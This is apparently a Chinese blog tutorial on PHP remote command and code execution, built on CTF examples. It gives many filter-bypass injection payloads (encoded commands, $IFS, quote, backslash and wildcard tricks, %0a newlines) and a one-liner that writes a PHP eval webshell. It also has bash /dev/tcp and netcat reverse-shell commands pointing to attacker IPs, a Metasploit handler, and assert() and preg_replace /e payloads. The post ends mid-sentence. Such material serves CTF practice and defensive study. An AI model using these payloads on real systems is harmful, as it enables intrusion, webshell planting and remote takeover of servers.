远程命令/代码执行漏洞（RCE）总结

原创

WHOAMIAnony 于 2020-04-17 21:59:03 发布 4078 收藏 59

文章标签： shell linux 安全

本文链接：https://blog.csdn.net/qq_45521281/article/details/105585709

文章目录

介绍

Command Injection，即命令注入，是指通过**提交恶意构造的参数破坏命令语句结构，从而达到执行恶意命令的目的**。PHP命令注入攻击漏洞是PHP应用程序中常见的脚本漏洞之一。

当应用需要调用一些外部程序去处理内容的情况下，就会用到一些执行系统命令的函数。如PHP中的system，exec，shell_exec等，当用户可以控制命令执行函数中的参数时，**将可注入恶意系统命令到正常命令中**，造成命令执行攻击。

漏洞危害

- 继承Web服务器程序的权限，去执行系统命令
- 继承Web服务器程序的权限，读写文件
- 反弹shell
- 控制整个网站
- 甚至控制整个服务器

PHP命令执行函数

1. system() :

system — 执行外部程序(命令行)，并且**显示输出**
这个函数会将结果直接进行输出 (注意：是直接输出区别于返回值，因为这个，我一般不用它)，**命令成功后返回输出的最后一行**，失败返回FALSE

2. shell_exec():

shell_exec — 通过 shell 环境执行命令 **(这就意味着这个方法只能在 linux 或 mac os的shell环境中运行)，并且将完整的输出以字符串的方式返回**。如果执行过程中发生错误或者进程不产生输出，则返回 NULL。

3. exec():

exec — 执行一个外部程序
返回命令执行结果的最后一行内容。**不显示回显**。如果想要获取命令的输出内容， 请确保使用 output 参数，或者利用这个函数来构建反弹shell。

```
exec()函数基本用法：
exec ( string $command [, array &$output [, int &$return_var ]] );
$command：表示要执行的命令。
$output:如果提供了 output 参数， 那么会用命令执行的输出填充此数组， 每行输出填充数组中的一个元素。
```

4. passthru():


passthru — 执行外部程序并且**显示原始输出**。

其他：

5. 反引号

```
`命令`
```

反引号可以用来在PHP代码中直接执行系统命令，但是想要回显的话还需要一个 `echo`：



如果题目代码中没有 `echo`，所以我们需要配合curl并使用VPS进行外带。

6. 花括号

{command,}

7.echo命令

```
echo ls|sh
echo cat /flag|bash
```

PHP代码执行函数

代码执行漏洞与命令执行漏洞具有相通性。
利用系统函数实现命令执行，在php下，允许命令执行的函数有：
eval()、assert()、preg_replace()、${}**等等，以后遇到在继续补充。
如果页面中存在这些函数并且对于用户的输入没有做严格的过滤，那么就可能造成远程命令执行漏洞。

注意：`${}`**执行代码（在 双引号 中倘若有**`${}`**出现**，那么{}内的内容将被当做php代码块来执行。）
方法：${php代码}

```
${phpinfo()};
```

命令拼接符

windows或linux下：

```
command1 ; command2 : 先执行command1后执行comnand2
command1 & command2 : 先执行comnand2后执行command1
command1 && command2 : 先执行command1后执行comnand2
command1 | command2 : 只执行command2
command1 || command2 : command1执行失败， 再执行command2(若command1执行成功，就不再执行command2)
```

在RCE中就是靠这些连接符来构造并执行恶意命令的。

命令执行的一些绕过技巧

绕过str_replace()函数

双写绕过

空格被过滤绕过

空格可以用以下字符串代替：

```
< 、<>、%09(tab键)、%20、$IFS$9、$IFS$1、${IFS}、$IFS等，还可以用{} 比如 {cat,flag}
```

> **$9是当前系统shell进程的第九个参数的持有者，它始终为空字符串。**

用编码来绕过关键字过滤

这种绕过针对的是系统过滤**敏感字符**的时候，比如他过滤了cat命令、flag字符，那么就可以用下面这种方式将cat等先进行编码后再进行解码运行。

URL编码绕过

关于`$_SERVER['QUERY_STRING']`，他验证的时候是不会进行url解码的，但是在GET的时候则会进行url解码，所以我们只需要将关键词进行url编码就能绕过。

Base64编码绕过

linux base64讲解：
用法：base64 [选项]... [文件]
使用 Base64 编码/解码文件或标准输入/输出。
-d, --decode 解码数据
-w, --wrap=字符数 在指定的字符数后自动换行(默认为76)，0 为禁用自动换行
实例：

```
[root@localhost ~]# echo test|base64              加密
dGVzdAo=
[root@localhost ~]# echo dGVzdAo= |base64 -d      解密
test
```

绕过利用：（"引号不是必须）

```
echo MTIzCg==|base64 -d    其将会打印123          //MTIzCg==是123的base64编码
echo "Y2F0IC9mbGFn"|base64 -d|bash      将执行了cat /flag        //Y2F0IC9mbGFn是cat /flag的base64编码
echo "bHM="|base64 -d|sh               将执行ls
```

```
anonymous@whoami:/$ echo "bHM="|base64 -d |sh
bin   dev  home  lib    lib64   media  opt   root  sbin  sys  usr
boot  etc  init  lib32  libx32  mnt    proc  run   srv   tmp  var
anonymous@whoami:/$
```

Hex编码绕过

道理与上面相同

利用linux xxd命令。xxd 命令可以将指定文件或标准输入以十六进制转储，也可以把十六进制转储转换成原来的二进制形式。
-r参数：逆向转换。将16进制字符串表示转为实际的数

```
echo "636174202f666c6167"|xxd -r -p|bash     将执行cat /flag
```

也可以用 `$()` 的形式直接内联执行：

```
$(printf "\x63\x61\x74\x20\x2f\x66\x6c\x61\x67")          执行cat /flag
{printf,"\x63\x61\x74\x20\x2f\x66\x6c\x61\x67"}|$0        执行cat /flag
```

Oct编码绕过：

```
$(printf "\154\163")       执行ls
```

```
anonymous@whoami:/$ $(printf "\154\163")
bin   dev  home  lib    lib64   media  opt   root  sbin  sys  usr
boot  etc  init  lib32  libx32  mnt    proc  run   srv   tmp  var
```

可以通过这样来写webshell，内容为

```
// <?php @eval($_POST['c']);?>: ${printf,"\74\77\160\150\160\40\100\145\166\141\154\50\44\137\120\117\123\124\13
3\47\143\47\135\51\73\77\76"} >> 1.php

// 需要有写权限
```

`$()` 可以像反引号一样用于内联执行，后面会说到，这里注意一下。


用偶读拼接绕过关键字过滤


为了绕过敏感字符（或黑名单），除了用以上说的编码绕过外，还可以用命令偶读拼接绕过。

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```


构造payload，来进行偶读拼接绕过：

```
?ip=127.0.0.1;a=l;b=s;$a$b
?ip=127.0.0.1;a=fl;b=ag;cat /$a$b;
```





原理如下：



即在Linux中，命令是可以拼接执行的。但要注意，这样是不能执行的：

```
?ip=127.0.0.1;a=l;b=s;$a$b
```

用 %0a 绕过命令连接符

当题目代码将一下字符全部过滤后：

```
[ $ { } ` ; & | ( ) \ ' ~ ! @ # % ^ * [ ] \\ :
- _ ]
```

我们可以用 `%0a` 进行绕过，%0a 代表换行的意思，通过 `%0a` 能够注入新的一条命令进行执行：

```
?ip=127.0.0.1%0als
?ip=127.0.0.1%0acat /flag
```

花括号{command,}的别样用法

在Linux bash中还可以使用花括号 `{OS_COMMAND,ARGUMENT}` 来执行系统命令，

```
root@123456:/home/pw123456# {ls,}
desktop  download  examples.desktop  flags  snap  website
root@123456:/home/pw123456# {cat,flags}
this_is_flag
root@123456:/home/pw123456# {mv,flags,flag}
root@123456:/home/pw123456# ls
desktop  download  examples.desktop  flag  snap  website
root@123456:/home/pw123456#
```

注意：别忘了{,}里面的逗号，如{ls}这个不能执行，必须要{ls,}这样。

用内联执行绕过关键字过滤

命令替代，大部分Unix shell以及编程语言如Perl、PHP以及Ruby等都**以成对的反引号作指令替代，意思是以某一个指令的输出结果作为另一个指令的输入项**。linux下反引号``里面包含的就是需要执行的系统命令，**而反引号里面的系统命令会先执行，成功执行后将结果传递给调用它的命令(就是将反引号内命令的输出作为输入执行)，类似于|管道**

例如：

```
echo "a`pwd`"
```

```
root@whoami:~# echo "a`pwd`"
a/root
root@whoami:~#
```

还有

```
?ip=127.0.0.1;cat$IFS$9`ls`
```

于此类似的还有`$(command)`

例如：`echo "abcd $(pwd)"`

```
root@whoami:/home# echo "abcd $(pwd)"
abcd /home
root@whoami:/home#
```

用引号绕过关键字过滤

实例代码：

```php
<?php
error_reporting(0);
if (isset($_GET['url'])) {
  $ip=$_GET['url'];
  if(preg_match("/(;|'| |>|&| |\\$|python|sh|nc|tac|rev|more|tailf|index|php|head|nl|tail|less|cat|ruby|perl|bas
h|rm|cp|mv|\{)/i", $ip)){
      die("<script language='javascript' type='text/javascript'>
      alert('no no no!')
      window.location.href='index.php';</script>");
  }else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
      die("<script language='javascript' type='text/javascript'>
      alert('no flag!')
      window.location.href='index.php';</script>");
  }
  $a = shell_exec("ping -c 4 ".$ip);
}
?>
```

代码中绕过了cat、more、index、php等关键字，我们可以用引号绕过这些过滤，实例如下：

```
ca""t  =>  cat
mo""re  =>  more
in""dex  =>  index
ph""p  =>  php
```

用通配符绕过关键字过滤

原理就是利用”?“在正则表达式和shell命令行中的区别绕过关键字过滤。

还是上面那个示例代码：

```php
<?php
error_reporting(0);
if (isset($_GET['url'])) {
  $ip=$_GET['url'];
  if(preg_match("/(;|'| |>|&| |\\$|python|sh|nc|tac|rev|more|tailf|index|php|head|nl|tail|less|cat|ruby|perl|bas
h|rm|cp|mv|\{)/i", $ip)){
      die("<script language='javascript' type='text/javascript'>
      alert('no no no!')
      window.location.href='index.php';</script>");
  }else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
      die("<script language='javascript' type='text/javascript'>
      alert('no flag!')
      window.location.href='index.php';</script>");
  }
  $a = shell_exec("ping -c 4 ".$ip);
}
?>
```

可以看到，题目使用 `preg_match("/.*f.*l.*a.*g.*/", $ip)` 过滤了flag，那么我们读取flag时就可以用以下方法绕过：

```
假设flag在/flag中：
/?url=127.0.0.1|ca""t%09/fla?
/?url=127.0.0.1|ca""t%09/fla*

假设flag在/flag.txt中：
/?url=127.0.0.1|ca""t%09/fla????
/?url=127.0.0.1|ca""t%09/fla*

假设flag在/flags/flag.txt中：
/?url=127.0.0.1|ca""t%09/fla??/fla????
/?url=127.0.0.1|ca""t%09/fla*/fla*
```

我们可以用以上格式的payload读取到flag。

下面说一下原理：

- 在正则表达式中，`?`这样的通配符与其它字符一起组合成表达式，匹配**前面**的字符或表达式零次或一次。
- 在shell命令行中，`?`这样的通配符与其它字符一起组合成表达式，匹配任意**一个**字符。

同理，我们可以知道`*`通配符：

- 在正则表达式中，`*`这样的通配符与其它字符一起组合成表达式，匹配**前面**的字符或表达式零次或多次。
- 在shell命令行中，`*`这样的通配符与其它字符一起组合成表达式，匹配任意长度的字符串。这个字符串的长度可以是**0**，可以是**1**，可以是**任意**数字。


用反斜杠绕过关键字过滤

还是上面那个示例代码：

```php
<?php
error_reporting(0);
if (isset($_GET['url'])) {
  $ip=$_GET['url'];
  if(preg_match("/(;|'| |>|&| |\\$|python|sh|nc|tac|rev|more|tailf|index|php|head|nl|tail|less|cat|ruby|perl|bas
h|rm|cp|mv|\{)/i", $ip)){
      die("<script language='javascript' type='text/javascript'>
      alert('no no no!')
      window.location.href='index.php';</script>");
  }else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
      die("<script language='javascript' type='text/javascript'>
      alert('no flag!')
      window.location.href='index.php';</script>");
  }
  $a = shell_exec("ping -c 4 ".$ip);
}
?>
```

我们还可以利用反斜杠绕过关键字过滤，如下：

```
ca\t  =>  cat
mo\re  =>  more
in\dex  =>  index
ph\p  =>  php
n\l  =>  nl
```



用[]匹配绕过关键字过滤

同样还是上面那个示例代码，我们可以用[]匹配绕过关键字过滤：

```
c[a]t  =>  cat
mo[r]e  =>  more
in[d]ex  =>  index
p[h]p  =>  php
```

无回显的命令执行

方法一：反弹shell


当后台的命令执行函数没有会显时，若存在RCE，则为无回显的命令执行。这时，我们不能利用常规的命令执行利用方法来getshell，要利用这个命令执行函数来构造反弹shell。

详情见我的writeup：[BJDCTF 2nd]duangShell


此题存在exec()函数造成的命令执行：

发现要POST一个girl_friend，这个girl_friend被preg_match过滤了好多（但是没有过滤nc命令与curl），符合条件的girl_friend会被exec()函数执行。但是我们知道exec()函数是无回显的，那怎么办的，我们只能用反弹shell的方法了。

由于这题的环境靶机无法访问外网，所以需要一个内网靶机来做，这里就直接用了题目中推荐的Basic中的Linux Labs，由于这台靶机已经安装了lamp，已指出http服务，我们用xshell连上这个靶机，并用ifconfig命令查看靶机的ip：




设置nc连接，监听题目机的连接：



此时，我们要让题目的服务器连接到我们的靶机上，并反弹题目机的shell，我们在hackbar里面设置


发送，靶机就连上了，并反弹了shell：



直接find查找flag

find / -name flag

cat /etc/demo/P3rh4ps/love/you/flag，得到flag：



方法二：msf反向回连

攻击机

```
use exploit/multi/handler
set payload linux/armle/shell/reverse_tcp
set lport 8080
set lhost xxx.xxx.xxx.xxx
exploit
```

然后在靶机命令执行处输入

```
bash -i >& /dev/tcp/攻击者ip/8080 0>&1
```

利用RCE反弹Shell

最近在做ctf题时碰到一些命令执行题借用命令执行来反弹shell，这里记录一下。

NetCat 一句话反弹Shell

获取shell（想反弹谁的shell就在谁的后面加`-e /bin/sh`或`-e /bin/bash`来进行重定向）

正向shell：客户端主动连接服务器并获取服务器shell

```
客户端主动连接并得到反弹shell
 nc 服务端ip 8888
服务端监听连接
 nc -Lvp 8888 -e /bin/sh
 # windows上：nc -lvp 8888 -e c:\windows\system32\cmd.exe
```

反向shell：服务器端连接并反弹shell给客户端

```
客户端监听
nc -Lvp 8888
服务端连接客户端
nc 客户端ip 8888 -e /bin/sh
# windows上：nc ip 8888 -e c:\windows\system32\cmd.exe
```

Bash反弹shell

```
bash -i >& /dev/tcp/攻击者ip/攻击者port 0>&1
```

bash一句话命令详解

以下针对常用的bash反弹一句话进行了拆分说明，具体内容如下。

命令	命令详解
`bash -i`	产生一个bash交互环境
`>&`	将联合符号前面的内容与后面相结合然后一起重定向给后者
`/dev/tcp/192.168.31.41/8080`	Linux环境中所有的内容都是以文件的形式存在的，其实大家一看到这个内容就能明白，就是让主机与目标主机192.168.31.41:8080端口建立一个tcp连接
`0>&1`	将标准的输入与标准输出内容相结合，然后重定向给前面的标准输出内容

bash产生了一个交互环境与本地主机主动发起与目标主机8080端口建立的连接（即TCP 8080 会话连接）相结合，然后在重定向个tcp 8080会话连接，最后将用户键盘输入与用户标准输出相结合再次重定向给一个标准的输出，即得到一个bash 反弹环境。

过程：
攻击机：kali ip：192.168.25.144
靶 机：centos ip：192.168.25.142

kali 攻击机监听本地8888端口

```
root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
```

靶机 终端写入反弹shell 的命令

```
bash -i >& /dev/tcp/192.168.25.144/8888 0>&1
```

```
[root@localhost ~]# bash -i >& /dev/tcp/192.168.25.144/8888 0>&1
```

攻击机 kali 成功得到反弹shell

```
root@kali:~# nc -lvp 8888
listening on [any] 8888 ...
192.168.25.142: inverse host lookup failed: Unknown host
connect to [192.168.25.144] from (UNKNOWN) [192.168.25.142] 49598
[root@localhost ~]# uname -a
uname -a
Linux localhost.localdomain 3.10.0-957.10.1.el7.x86_64 #1 SMP Mon Mar
5 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

---

assert()函数命令执行

assert()断言

编写代码时，我们总是会做出一些假设，断言就是用于在代码中捕捉这些假设，可以将断言看作是异常处理的一种高级形式。**程序员断言在程序中的某个特定点该的表达式值为真(为真才能继续执行)。如果该表达式为假，就中断操作。**

```
assert ( mixed $assertion [, Throwable $exception ] )
```

漏洞：如果 assertion 是字符串，它将会被 assert() 当做 PHP 代码来执行。跟eval()类似。这是一种代码执行。

例题：（攻防世界-mfw）

```php
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```


知道了assert断言的代码执行漏洞后，我们就来构造payload，**这里利用了闭合的思想：**
分析代码可知，若想得到flag，则需要给page传入的须满足

```
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false")
```

尝试

```
?page=abc') or system("cat templates/flag.php");//
```


即

```
$file = "templates/abc') or system("cat templates/flag.php");//.php";
```

即

```
assert("strpos('templates/abc') or system("cat templates/flag.php");//.php', '..')
```

得到



（这个地方我本来在主页提交的，但是怎么都显示不出flag，ctrl+u查看源码就能看见了，或直接在源码也提交）

```
?page=abc') or system(phpinfo());//
```

就可查看phpinfo信息。

preg_replace() /e命令执行

PHP版本要<5.5

preg_replace：

功能： 函数执行一个正则表达式的搜索和替换

```
preg_replace ( mixed $pattern , mixed $replacement , mixed $subject)
搜索 subject 中匹配 pattern 的部分， 如果匹配成功以 replacement 进行替换
```

- PHP小于5.5的版本中，$pattern 存在 /e 模式修正符，允许代码执行
- /e 模式修正符，使 **preg_replace() 将 $replacement 当做php代码来执行**

实例1：

```
<?php
$str = $_GET['str'];
preg_replace("/\[(.*)\]/e",'\\1',$str);       //此处用了反向引用
show_source(__FILE__);
?>
```

在这道题条件中，preg_replace函数中的参数只有`$subject`使我们可控的，而`$replacement`是不可控的，那我们我们怎么篡改`$replacement`呢，就要利用反向引用的知识：

> 反向引用，就是依靠子表达式的记忆功能来**匹配连续出现的字串或字母**。表达式在匹配时，表达式引擎会**将小括号“( )”包含的表达式所匹配到的字符串记录下来。在获取匹配结果的时候，小括号包含的表达式所匹配到的字符串可以用序号来单独获取。**
> “\1” 引用第1对括号内匹配到的字符串，”\2” 引用第2对括号内匹配到的字符串……以此类推。在正则(.+)\1中，\1等于(.+)中匹配到的值，也就是连续2次相同的值。
> 如匹配连续两个it，首先将单词it作为分组，然后再后面加上“\1”即可，格式为：`(it)\1`
> 如果要匹配的字串不固定，那么就将括号内的字串写成一个正则表达式。如果使用了多个分组，那么可以用“\1”,“\2”来表示每个分组（顺序从左到右）。如：`([a-z])(A-Z)\1\2`

知道了反向引用的知识后，我们够早的payload：

